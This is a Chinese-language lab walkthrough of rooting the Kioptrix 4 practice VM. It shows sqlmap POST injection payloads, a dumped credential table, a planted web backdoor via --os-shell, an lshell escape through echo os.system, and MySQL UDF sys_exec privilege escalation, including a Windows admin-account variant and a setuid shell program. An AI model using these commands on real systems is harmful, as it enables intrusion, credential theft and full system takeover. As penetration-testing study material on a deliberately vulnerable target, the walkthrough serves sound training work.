|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)


TRACEROUTE
HOP RTT    ADDRESS
1   0.37 ms 10.32.58.187

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.81 seconds
```

从扫描结果可以得到，开发以下端口信息

- 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)


访问80端口下的WEB服务。



尝试万能密码绕过 'or 1=1# 绕过失败。

弱密码 admin:admin 也是错误的。

尝试 admin:' , 出现报错。好爆出来了路径 /var/www/checklogin.php 。




存在POST型注入。

漏洞利用

sqlmap进行SQL注入

```
sqlmap -u http://10.32.58.187/checklogin.php --data="myusername=admin&mypassword=123&Submit=Login" -p mypassword --current-user --current-db --is-dba
```

在注入的过程会遇到 302跳转 选择 n 。



```
Payload: myusername=admin&mypassword=123' OR SLEEP(5)-- UeQF&Submit=Login
```

```
---
```

```
[02:00:45] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
```

```
web application technology: PHP 5.2.4, Apache 2.2.8
```

```
back-end DBMS: MySQL >= 5.0.12
```

```
[02:00:45] [INFO] fetching current user
```

```
[02:00:45] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
```

```
[02:00:45] [INFO] retrieved: root@localhost
```

```
current user: 'root@localhost'
```

```
[02:00:45] [INFO] fetching current database
```

```
[02:00:45] [INFO] retrieved: members
```

```
current database: 'members'
```

```
[02:00:45] [INFO] testing if current user is DBA
```

```
[02:00:45] [INFO] fetching current user
```

```
current user is DBA: True
```

```
[02:00:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.32.58.187'
```

```
[*] shutting down at 02:00:45
```

通过注入得到用户名和密码

```
Database: members
```

```
Table: members
```

```
[2 entries]
```

```
+----+-----+-----+
| id | username | password          |
+----+-----+-----+
| 1  | john    | MyNameIsJohn     |
| 2  | robert  | ADGAdsafdfwt4gadfga== |
+----+-----+-----+
```

通过 `--os-shell` 写入一个 `webshell`。

```
root@kali:~# sqlmap -u http://10.32.58.187/checklogin.php --
data="myusername=admin&mypassword=123&Submit=Login" -p mypassword --os-shell
```

```

  ____
  _H_
  ___[']___ {1.2.4#stable}
|_ -| . [.] | .'| . |
|__|_ [( )_|_|_|_|_|_|_|_|
  |_|v      |_| http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 02:09:06
```



```
[02:09:06] [INFO] resuming back-end DBMS 'mysql'
[02:09:06] [INFO] testing connection to the target URL
[02:09:06] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: mypassword (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: myusername=admin&mypassword=-8260' OR 6555=6555#&&Submit=Login

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: myusername=admin&mypassword=123' OR SLEEP(5)-- UeQF&Submit=Login
---
[02:09:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[02:09:06] [INFO] going to use a web backdoor for command prompt
[02:09:06] [INFO] fingerprinting the back-end DBMS operating system
[02:09:06] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[02:09:08] [INFO] retrieved the web server document root: '/var/www'
[02:09:08] [INFO] retrieved web server absolute paths: '/var/www/checklogin.php'
[02:09:08] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY'
method
[02:09:08] [INFO] the file stager has been successfully uploaded on '/var/www/' -
http://10.32.58.187:80/tmpuadle.php
[02:09:08] [WARNING] unable to upload the file through the web file stager to '/var/www/'
[02:09:08] [WARNING] backdoor has not been successfully uploaded through the file stager possibly
because the user running the web server process has not write privileges over the folder where
the user running the DBMS process was able to upload the file stager or because the DBMS and web
server sit on different servers
do you want to try the same method used for the file stager? [Y/n]
[02:09:09] [INFO] the backdoor has been successfully uploaded on '/var/www/' -
http://10.32.58.187:80/tmpbcphh.php
[02:09:09] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a]
command standard output:  'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output:  'www-data'
os-shell> cat checklogin.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
<?php
```

```
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

但是权限很小。但是得到了数据库的账号密码。

通过SSH连接

利用SQL注入得到的用户名密码SSH登录。

```
root@kali:~# ssh john@10.32.58.187
The authenticity of host '10.32.58.187 (10.32.58.187)' can't be established.
RSA key fingerprint is SHA256:3fq1LtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.32.58.187' (RSA) to the list of known hosts.
john@10.32.58.187's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ id
*** unknown command: id
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$ help help
Limited Shell (lshell) limited help.
Cheers.
```

从这里我们可以利用的命令有

```
cd clear echo exit help ll lpath ls
```

重点其中有一个是 `echo`。

我们可以利用他得到一个 `bash交互shell`

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

权限还是当前用户的权限。

MySQL数据库提权

利用SQL注入得到的数据库账号密码登录MySQL数据库。

```
john@Kioptrix4:~$ mysql -u root -p
Enter password:
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3520
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> status;
-----
mysql Ver 14.12 Distrib 5.0.51a, for debian-linux-gnu (i486) using readline 5.2

Connection id:          3520
Current database:
Current user:           root@localhost
SSL:                   Not in use
Current pager:         stdout
Using outfile:         ''
Using delimiter:       ;
Server version:        5.0.51a-3ubuntu5.4 (Ubuntu)
Protocol version:      10
Connection:            Localhost via UNIX socket
Server characterset:   latin1
Db characterset:       latin1
Client characterset:   latin1
Conn. characterset:    latin1
UNIX socket:          /var/run/mysqld/mysqld.sock
Uptime:                1 hour 10 min 47 sec
```

尝试 `mysql udf 提权`。

在Windows环境下，执行命令

```
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_file('C://xampplite//htdocs//mail//lib_mysqludf_sys.dll'));
SELECT * FROM mysql.npn INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
```

实现提权。

我们在实验环境下进行Linux环境下的UDF提权操作。

首先找到 `lib_mysqludf_sys.so` 的目录。

```
john@Kioptrix4:~$ whereis lib_mysqludf_sys.so
lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
```

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```

Database changed
mysql> create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
ERROR 1125 (HY000): Function 'sys_exec' already exists
mysql> select sys_exec('id > /tmp/out; chown john.john /tmp/out');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id: 1
Current database: mysql

+-----+
| sys_exec('id > /tmp/out; chown john.john /tmp/out') |
+-----+
| NULL |
+-----+
1 row in set (0.00 sec)

mysql> quit
Bye
john@Kioptrix4:~$ cat /tmp/out
uid=0(root) gid=0(root)

```

这样就将 `sys_exec()` 函数执行的结果写入到了 `/tmp/out` 下。

得知可以得到root权限。

可以写一个c语言程序进行命令执行

```

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
    setuid(0); setgid(0); system("/bin/bash");
}

```

本地编译上传到目标靶机。

这里我用wget下载好像一下连接超时。可能是防火墙阻止流量。

```

mysql> SELECT sys_exec('usermod -a -G admin');
ERROR 2013 (HY000): Lost connection to MySQL server during query
mysql> SELECT sys_exec('usermod -a -G admin john');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id: 1
Current database: mysql

+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+

```

```
1 row in set (0.07 sec)
```

利用 `SELECT sys_exec('usermod -a -G admin');` 将 `john` 加入管理员组

```
john@Kioptrix4:/tmp$ sudo su
[sudo] password for john:
root@Kioptrix4:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/tmp# whoami
root
```

这样我们得到了root权限。